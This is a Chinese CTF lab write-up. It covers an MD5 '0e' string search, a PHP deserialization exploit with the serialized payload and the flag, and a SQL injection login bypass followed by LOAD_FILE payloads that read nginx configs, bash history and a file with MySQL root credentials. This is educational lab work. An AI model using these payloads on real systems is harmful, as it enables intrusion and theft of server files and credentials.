# Web_lab3_Report_2

# 1 Task 1

先利用python的`hashlib`,计算md5值,因为大多数还是utf-8编码，实在不知道怎么自动检测文件的编码方法，再加上php里就是对字符串解码，所以我整段程序最后都默认了`utf-8`

```
def md5_hash(string):
    md5 = hashlib.md5() # create a new hashlib object
    md5.update(string.encode('utf-8'))  # add some data
    return md5.hexdigest()
```

又由于要求是`0e`开头，所以用`check0e`去检测开头

```
    if md5_value.startswith('0e'):
        # print(f"'{string}'produces: {md5_value}")
        lst.append(string)
```

最后用`oswalk`遍历目录，逐一扫描文件就可以，因为处理报错的能力有限（）所以如果有文件报错或者没权限我就直接跳过了qwq

```
def search_strings_in_files(directory):
    cnt = 0
    for root, dirs, files in os.walk(directory):
        for file in files:
            file_path = os.path.join(root, file)
            try:
                with open(file_path, 'r', encoding='utf-8', errors='ignore') as f:
                    for line in f:
                        line = line.strip()
                        md5_hash_check(line)
                        cnt += 1
            except (PermissionError, OSError) as e:
                print(f"Skipping file {file_path}: {e}")
    return cnt
directory_to_search = "D:/" #can be changed to C/D .etc
cnt=search_strings_in_files(directory_to_search)
num=len(lst)
s='\n'.join(lst)
with open('D:/MyRepository/slowist-notebook/docs/Coding/CTF/web-lab3/result.txt',
'w') as file:
    file.write(s)
print(f"{cnt}files read, {num}lines written")
```

# 2 Task 2

启动靶机，打开文件，发现是一段 `php` 的代码，进行代码审计，对于整个程序逻辑来讲，这个网站用get方法得到一个string，如果能够过 `is_valid` ,就进行反序列化

```
if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```

然后看到后面声明了 `FileHandler` 这个对象，包含三个参数：

```
    protected $op;
    protected $filename;
    protected $content;
```

先到 `__destruct()` 函数，

```
    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }
```


发现在修改 `op` 属性之后，再执行 `process()` ，因此看 `process()` 这个程序，看到

```
    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }
```

如果 `op==2` ，才能读取文件，发现这是一个弱比较，所以如果要拿到 `flag` ，就要确保 `op == '2'` 的返回值是 `True` ；
但是结合前面的 `__destruct()` 函数，如果强比较 `2` 为 `true` ，就会被改成 `1`
所以传入的 `op` 最好可以满足：强比较为 `false` ,弱比较为 `true` ,因此 `ob` 这里传入数字 `i` 类型的 `2`
至于传入 `filename` 和 `content` x `filename` 就是 `flag.php` ， `content` 任意值 `'a'` （似乎 `destruct` 后都会变成空x）

因此让php生成一个 `FileHandler` 类，在php在线环境里跑一下x

```php
<?php
        class FileHandler{
    public $op = 2;
    public $filename = 'flag.php';
    public $content = 'a';
  }
  echo urlencode(serialize(new FileHandler()));
?>
```




得到了一串序列化的编码：

```
O%3A11%3A%22FileHandler%22%3A3%3A%7Bs%3A2%3A%22op%22%3Bi%3A2%3Bs%3A8%3A%22filename%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A7%3A%22content%22%3Bs%3A1%3A%22a%22%3B%7D
```

于是用get方法提交 `http://ebdb2c5f-806a-485b-bc16-5bef32bf5ea1.node5.buuoj.cn:81/?str=O%3A11%3A%22FileHandler%22%3A3%3A%7Bs%3A2%3A%22op%22%3Bi%3A2%3Bs%3A8%3A%22filename%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A7%3A%22content%22%3Bs%3A1%3A%22a%22%3B%7D`

看到了底部的[Result]：

```
if(isset($_GET['str']))  {

        $str  =  (string)$_GET['str'];
        if(is_valid($str))  {
                $obj  =  unserialize($str);
        }

}
[Result]:
```

说明我们的访问成功了

尝试view-source

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /><br /></span><span style="color: #007700">include(</span><span style="color: #D
</span>
</code>[Result]: <br><?php $flag='flag{a962c7d0-42fc-46f5-9d3a-8c5bf2066eb1}';
```

在注释里面找到了flag:


`flag{a962c7d0-42fc-46f5-9d3a-8c5bf2066eb1}`

成功截图:


# 3 Task 3

- ~~因为比较蠢~~ 在进入`rank`之后找到了admin，右上角找到了`LOG IN`


| Rank | Name | Points | Comment | Medal |
|---|---|---|---|---|
| 1 | admin | 666 | Internal Testing | ☆☆☆ |





因此猜测要注入的数据库大概就是这个用户名和密码了x

于是尝试一下利用sql注入点登陆，

`username`填`' or true#`，`password`任意，居然很顺利地绕过了




于是发现登陆了一个很神奇的账号:





然后不知道migrate是干啥用的，输了一下`' or true#`显示：


怀疑这里有防绕过x

再试了一下


输出是1：





说明会回显数据库的结果


在输入错误的时候显示：


发现这里是nginx和ubuntu的服务器x

于是尝试查看 `nginx.conf` 文件的内容：

payload: `' union select LOAD_FILE('/etc/nginx/nginx.conf')#`








```
user www-data; worker_processes auto; pid /run/nginx.pid;
events { worker_connections 768; # multi_accept on;
}
http {
##
# Basic Settings
## sendfile on; tcp_nopush on; tcp_nodelay on; keepalive_timeout 65;
types_hash_max_size 2048;
# server_tokens off;
# server_names_hash_bucket_size 64;
# server_name_in_redirect off;
include /etc/nginx/mime.types;
default_type application/octet-stream;
##
# SSL Settings
## ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
# Dropping SSLv3, ref: POODLE ssl_prefer_server_ciphers on;
##
# Logging Settings
## access_log /var/log/nginx/access.log; error_log /var/log/nginx/error.log; ##
# Gzip Settings
## gzip on; gzip_disable "msie6";
# gzip_vary on;
# gzip_proxied any;
# gzip_comp_level 6; # gzip_buffers 16 8k;
```

```
# gzip_http_version 1.1;
# gzip_types text/plain text/css application/json application/javascript text/xml
application/xml application/xml+rss text/javascript; ## # Virtual Host Configs
## include /etc/nginx/conf.d/*.conf; include /etc/nginx/sites-enabled/*; } #mail
{
#
# See sample authentication script at:
#
# http://wiki.nginx.org/ImapAuthenticateWithApachePhpScript # # # auth_http
localhost/auth.php;
#
# pop3_capabilities "TOP" "USER"; # # imap_capabilities "IMAP4rev1" "UIDPLUS";
#
# server {
#listen localhost:110;
# protocol pop3;
# proxy on;
# }
# # server
{ # listen localhost:143;
# protocol imap;
# proxy on;
# }
#}
```

查看虚拟主机：

```
' union select LOAD_FILE('/etc/nginx/sites-enabled/default')#
```




回显是：


```
server {
    listen 80;
    server_name admin-writeup-test.actf.lol;
    index index.php;
    root /home/web/writeup;

    location ~ ^/uploads/.*\.(php) {
        deny all;
    }
```

```
    location ~ \.(php|php5|php7|phtml)$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php7.0-fpm.sock;
    }
}

server {
    listen 80 default_server;
    root /home/web/www.zjusec.com;
    index index.php;
    server_name sbus.ctf.zjusec.com;

    location ~ \.(php|php5|php7|phtml)$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php7.0-fpm.sock;
    }
}
```

`' UNION SELECT LOAD_FILE('/home/web/.bash_history')#` 之后，查看到了服务器之前的命令

```
ls ks ls cd www.zjusec.com/ ls cd static/ ls cd css ls vi default.css cd .. ls cd ..
ls vi config.php vi index.php vi migrate.php vi play.php vi rank.php vi play.php vi
play.php vi rank.php vi index.php vi play.php vi rank.php ls vi migrate.php ls ls -
al vim /etc/nginx/sites-available/default vim www.zjusec.com/i-am-the-config-and-
flag.php exit
```


`' UNION SELECT LOAD_FILE('/home/web/www.zjusec.com/i-am-the-config-and-flag.php')#`
最后发现好像没有回显qwq
发现也有 `vi index.php vi migrate.php vi play.php vi rank.php vi play.php`
所以尝试一下 `view-source:sbus.actf.lol/i-am-the-config-and-flag.php`





结果发现找不到`flag` qwq

用burpsuite抓包：
在提交 `UNION SELECT LOAD_FILE('/home/web/www.zjusec.com/i-am-the-config-and-flag.php')#`

之后send to repeater看结果：





发现了一段代码：

```php
<?php
        $mysql_username = 'root';
        $mysql_password = 'AAA{now_y0u_can_try_web_400_lol}';
        $mysql_host = 'localhost';
        $conn = new mysqli($mysql_host, $mysql_username, $mysql_password, "web400");
<br /><br />
<br />
<br />
```


最后提交一下 `$mysql_password = 'AAA{now_y0u_can_try_web_400_lol}'`




# 3 Task 3.2 以及第二题入口

## 3.1

在nginx中找到了第二台服务器：`http://admin-writeup-test.actf.lol/`




Filename: 选择文件 未选择任何文件

Submit

Invalid file

发现了这个，应该就是上传writeup的意思

上面写

